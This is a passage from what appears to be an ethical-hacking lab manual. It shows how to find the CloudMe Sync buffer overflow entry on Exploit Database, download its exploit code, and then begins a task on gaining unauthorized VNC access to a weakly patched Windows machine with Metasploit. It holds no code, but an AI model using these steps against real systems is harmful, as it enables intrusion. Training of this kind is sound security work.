
5. Scroll down to view the result, which displays a list of vulnerabilities, as shown in the screenshot.

6. You can click on any vulnerability to view its detailed information (here, **CloudMe Sync 1.11.2 Buffer Overflow - WoW64 (DEP Bypass)**.




7. Detailed information regarding the selected vulnerability such as CVE ID, author, type, platform, and published data is displayed, as shown in the screenshot.

8. You can click on the download icon in the **Exploit** section to download the exploit code.



9. The **Opening file** pop-up appears; select the **Save File** radio button and click **OK** to download the exploit file.
10. Navigate to the downloaded location (here, **Downloads**), right-click the saved file, and select **Edit with Notepad++**.
11. A **Notepad++** file appears, displaying the exploit code, as shown in the screenshot.

> Note: If **Notepad++ update** pop-up appears, click **No**.



12. This exploit code can further be used to exploit vulnerabilities in the target system.
13. Close all open windows.
14. This concludes the demonstration of finding vulnerabilities on exploit sites such as Exploit Database.
15. You can similarly use other exploit sites such as **VulDB** (https://vuldb.com), **MITRE CVE** (https://cve.mitre.org), **Vulners** (https://vulners.com), and **CIRCL CVE Search** (https://cve.circl.lu) to find target system vulnerabilities.
16. Close all open windows and document all the acquired information.

Task 4: Exploit Client-Side Vulnerabilities and Establish a VNC Session


Attackers use client-side vulnerabilities to gain access to the target machine. VNC (Virtual Network Computing) enables an attacker to remotely access and control the targeted computers using another computer or mobile device from anywhere in the world. At the same time, VNC is also used by network administrators and organizations throughout every industry sector for a range of different scenarios and uses, including providing IT desktop support to colleagues and friends and accessing systems and services on the move.

This task demonstrates the exploitation procedure enforced on a weakly patched Windows 11 machine that allows you to gain remote access to it through a remote desktop connection.

Here, we will see how attackers can exploit vulnerabilities in target systems to establish unauthorized VNC sessions using Metasploit and remotely control these targets.

